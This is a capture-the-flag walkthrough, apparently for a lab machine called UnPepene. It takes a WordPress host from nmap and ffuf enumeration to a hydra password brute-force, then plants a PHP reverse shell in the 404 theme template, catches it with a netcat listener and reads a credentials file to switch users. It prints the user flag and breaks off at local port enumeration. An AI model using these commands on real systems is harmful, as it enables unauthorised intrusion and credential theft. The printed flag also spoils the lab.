
UnPepene:

-Like all things nmap is the start `nmap 10.80.137.215`

```
(crackedontiti㉿~/Delivery/TEK3/Cyber)-> nmap -sV -sC 10.80.137.215
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-12-04 17:32 CET
Nmap scan report for unpepene.thm (10.80.137.215)
Host is up (0.058s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.62 seconds
(crackedontiti㉿~/Delivery/TEK3/Cyber)->
```

Ok so we have both a ssh and a http

Lets checkout the website



That's a shame

-Ffuf it is ` ffuf -u http://10.80.137.215/FUZZ -w directory-list-2.3-medium.txt -mc 200,301,403`

```
(crackedontiti㉿~/Delivery/TEK3/Cyber)-[~] ffuf -u http://10.80.137.215/FUZZ -w directory-list-2.3-medium.txt -mc 200,301
,403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.80.137.215/FUZZ
 :: Wordlist         : FUZZ: /home/crackedontiti/Delivery/TEK3/Cyber/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,403
________________________________________________

#                       [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 61ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 1878ms]
                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 2967ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 2971
ms]
# Copyright 2007 James Fisher [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 2976ms]
#                       [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 2976ms]
wordpress               [Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 61ms]
# on atleast 2 different hosts [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 4072ms]
# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 10918, Words: 3499, Lines: 376,
Duration: 4072ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 5170
ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 10918, Words: 3499, Lines: 376, Dur
ation: 5173ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 10918, Words: 3499, Lines: 376, D
uration: 5184ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 10918, Words: 3499, Lines: 376, Durati
on: 5204ms]
blog                    [Status: 301, Size: 313, Words: 20, Lines: 10, Duration: 5204ms]
#                       [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 5205ms]
javascript              [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 85ms]
#                       [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 6278ms]
phpmyadmin              [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 138ms]
                        [Status: 200, Size: 10918, Words: 3499, Lines: 376, Duration: 83ms]
[WARN] Caught keyboard interrupt (Ctrl-C)
```

So here we have:


-wordpress/

-blog/


-javascript/

-phpmyadmin/


Interesting when i inputted `10.80.137.215/blog` i got sent to timetime.thm/blog?



-Let's add that to our /etc/hosts `sudo nano /etc/hosts`



this gives us a website visual!



-From here if we run annother ffuf ` ffuf -u http://timetime.thm/blog/FUZZ -w directory-list-


2.3-medium.txt -mc 200,301,403`

```
(crackedontiti㉿~/Delivery/TEK3/Cyber)-> ffuf -u http://timetime.thm/blog/FUZZ -w directory-list-2.3-medium.txt -mc 200
,301,403

       /'___\  /'___\           /'___\
      /\ \__/ /\ \__/  __  __  /\ \__/
      \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
       \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
        \ \_\   \ \_\  \ \____/  \ \_\
         \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://timetime.thm/blog/FUZZ
 :: Wordlist         : FUZZ: /home/crackedontiti/Delivery/TEK3/Cyber/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,403
________________________________________________

# Priority ordered case sensative list, where entries were found  [Status: 200, Size: 59977, Words: 3731, Lines: 449,
Duration: 86ms]
# This work is licensed under the Creative Commons  [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 93ms
]
# Copyright 2007 James Fisher [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 1015ms]
wp-content              [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 74ms]
                        [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 2108ms]
#                       [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 2103ms]
# or send a letter to Creative Commons, 171 Second Street,  [Status: 200, Size: 59977, Words: 3731, Lines: 449, Durati
on: 3235ms]
#                       [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 4362ms]
# Attribution-Share Alike 3.0 License. To view a copy of this  [Status: 200, Size: 59977, Words: 3731, Lines: 449, Dur
ation: 4350ms]
# on atleast 2 different hosts [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 4386ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 4387ms]
wp-includes             [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 68ms]
#                       [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 5447ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 5447
ms]
#                       [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 5451ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/  [Status: 200, Size: 59977, Words: 3731, Lines: 449, D
uration: 5448ms]
wp-admin                [Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 74ms]
                        [Status: 200, Size: 59977, Words: 3731, Lines: 449, Duration: 107ms]
[WARN] Caught keyboard interrupt (Ctrl-C)


(crackedontiti㉿~/Delivery/TEK3/Cyber)->
```

Wow we found some stuff:

- -wp-content
- -wp-includes
- -wp-admin

We can suppose that “wp” stands for WordPress. Anyway the only one of interest here is wp-admin that gives us a login



Let's try and hydra this bih

-First off create a file and put usual admin alternatives such as (admin, Admin, ADMIN...) i called mine username.txt

Im using this line ` hydra -L usernames.txt -P rockyou.txt timetime.thm http-post-form "/blog/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In:F=incorrect" -V `


-L username list

-P password list


-V verbose

```
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "bitchy" - 28690320 of 43033194 [child 7] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "ballin" - 28690321 of 43033194 [child 14] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "loveless" - 28690322 of 43033194 [child 0] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "smallville" - 28690323 of 43033194 [child 11] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "ricky" - 28690324 of 43033194 [child 13] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "peluche" - 28690325 of 43033194 [child 5] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "godbless" - 28690326 of 43033194 [child 15] (0/0)
[ATTEMPT] target timetime.thm - login "ADMIN" - pass "blue123" - 28690327 of 43033194 [child 12] (0/0)
[80][http-post-form] host: timetime.thm   login: ADMIN   password: romania
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-04 18:37:05
```

Nice, we got "3" passwords, i believe that the username isn't case sensitive so all 3 admin iterations worked but more importantly we got the password "**romania**"




Welp.... Anyways we got access to the wp-dash



I have already done these kinds of CTFs before, basically from this point on we are going to try and get a 404 page to activate a reverse shell. So that's exactly what we are going to try and do!

-Head over to the theme editor here:




And find the 404 template.

-Once you find the template remove everyhing and put a php reverseshell. I used this one specifically:
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php

-Find your THM VPN IP! Use this in your terminal `ip a` you are looking for anthing after `tun0:`

```
9: tun0: <POINTOPOINT,MULTICAST,NOARP,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 500
    link/none
    inet 192.168.170.199/17 scope global tun0
       valid_lft forever preferred_lft forever
    inet6 fe80::302:944b:778f:cf86/64 scope link stable-privacy
       valid_lft forever preferred_lft forever
```

mine is `192.168.170.199`
Great let's input them in the pentest mankey revshell:



-Now to setup our listner `nc –lnvp 1234`

```
(crackedontiti|~/Delivery/TEK3/Cyber)-> nc -lvnp 1234
Listening on 0.0.0.0 1234
```

-Head over to the 404 `10.80.161.30/blog/wp-content/themes/twentyseventeen/404.php`

```
(crackedontiti|~/Delivery/TEK3/Cyber)-> nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.80.161.30 51956
Linux timetime 4.15.0-196-generic #207-Ubuntu SMP Thu Oct 27 21:24:58 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 18:11:43 up 55 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

great we are in, let's stabilise this to a TTY shell

```
(crackedontiti|~/Delivery/TEK3/Cyber)-> nc -lvnp 1234
Listening on 0.0.0.0 1234
Connection received on 10.80.161.30 51956
Linux timetime 4.15.0-196-generic #207-Ubuntu SMP Thu Oct 27 21:24:58 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
 18:11:43 up 55 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@timetime:/$ ^Zfish: Job 1, 'nc -lvnp 1234' has stopped
(crackedontiti|~/Delivery/TEK3/Cyber)-> stty raw -echo; fg
Send job 1 (nc -lvnp 1234) to foreground


www-data@timetime:/$

www-data@timetime:/$ export TERM=xterm
export TERM=xterm
www-data@timetime:/$

www-data@timetime:/$ whoami
whoami
www-data
www-data@timetime:/$
```

Ill let you search the whole setup on your own

-Let's explore... First of do we have sudo? `sudo -l`

```
www-data@timetime:/$ sudo -l
sudo -l
[sudo] password for www-data:
```

we donot

-After a while of looking around i found a user's credentials

`Squeezie:time_time_best_single`

```
www-data@timetime:/$ cd opt
cd opt
www-data@timetime:/opt$ ls
ls
containerd
wp-save.txt
www-data@timetime:/opt$ cat wp-save.txt
cat wp-save.txt
Myd,

Squeezie avea nevoie de aceste acreditări pentru ceva mai târziu. Spune-i că le ai și unde sunt.

time_time_best_single
www-data@timetime:/opt$
```

Great I rmember seeing a user called squeezie when looking around earlier.
Let's input the password

```
www-data@timetime:/home$ su squeezie
su squeezie
Password: time_time_best_single

squeezie@timetime:/home$
```

-Great let's enter in and get our user.txt flag

```
squeezie@timetime:/home$ cd squeezie
cd squeezie
squeezie@timetime:~$ ls
ls
snap  user.txt
squeezie@timetime:~$
```

user.txt = EPI{*SuN7_F3r1C1t_c4_M4n4Nc_1_P3p3N3*}

Unfortunately we still can't do shit as squeezie

-so from experience with silence, let's try and check for socket services running `ss -antlp`

```
squeezie@timetime:/$ ss -antlp
ss -antlp
State    Recv-Q    Send-Q        Local Address:Port        Peer Address:Port
LISTEN   0         80                127.0.0.1:3306             0.0.0.0:*
LISTEN   0         128               127.0.0.1:8080             0.0.0.0:*
LISTEN   0         128               127.0.0.1:42737            0.0.0.0:*
LISTEN   0         128           127.0.0.53%lo:53               0.0.0.0:*
LISTEN   0         128                 0.0.0.0:22               0.0.0.0:*
LISTEN   0         128                    *:80                     *:*
LISTEN   0         128                 [::]:22                  [::]:*
squeezie@timetime:/$
```

Hunh 3306 and 8080 running locally?

-3306 commonly MySql

